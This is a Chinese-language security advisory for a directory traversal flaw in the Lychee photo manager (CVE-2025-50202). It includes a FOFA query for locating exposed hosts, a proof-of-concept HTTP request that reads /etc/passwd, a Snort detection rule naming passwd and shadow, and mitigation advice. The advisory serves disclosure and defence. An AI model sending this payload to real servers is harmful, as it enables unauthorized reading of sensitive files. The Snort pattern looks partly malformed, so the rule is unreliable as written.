

Lychee 照片管理工具 存在目录遍历漏洞 (CVE-2025-50202)

Lychee 照片管理工具 存在目录遍历漏洞（CVE-2025-50202），从而导致读取服务器上的敏感文件。

影响版本

Lychee 照片管理工具

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级


维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低

漏洞复现

FOFA: icon_hash="1848837197"

POC/EXP:

```
GET /image/..%2fetc%2fpasswd HTTP/1.1
Host: 127.0.0.1:8080
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:139.0) Gecko/20100101 Firefox/139.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
```



snort规则:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 8080 (  
  msg:"Lychee Photo - Directory Traversal via Image Path (CVE-2025-50202)";  
  flow:to_server,established;  
  content:"GET"; http_method;  
  content:"/image/"; http_uri;  
  pcre:"/\image\[^\s]*?(\\.\\.|%2f|%2e%2e%2f|\\x2f\\x2e\\x2e\\x2f)  
(etc|passwd|shadow|\\.htaccess)/i";  
  metadata:service http;  
  metadata:affected_product "Lychee Photo Management";  
  metadata:vulnerability_type "Path Traversal";  
  metadata:severity "high";  
  reference:cve,CVE-2025-50202;  
  classtype:web-application-attack;  
  sid:1000189;  
  rev:2;  
  priority:1;  
)
```

漏洞修复

关闭互联网暴露面或接口设置访问权限

升级至安全版本。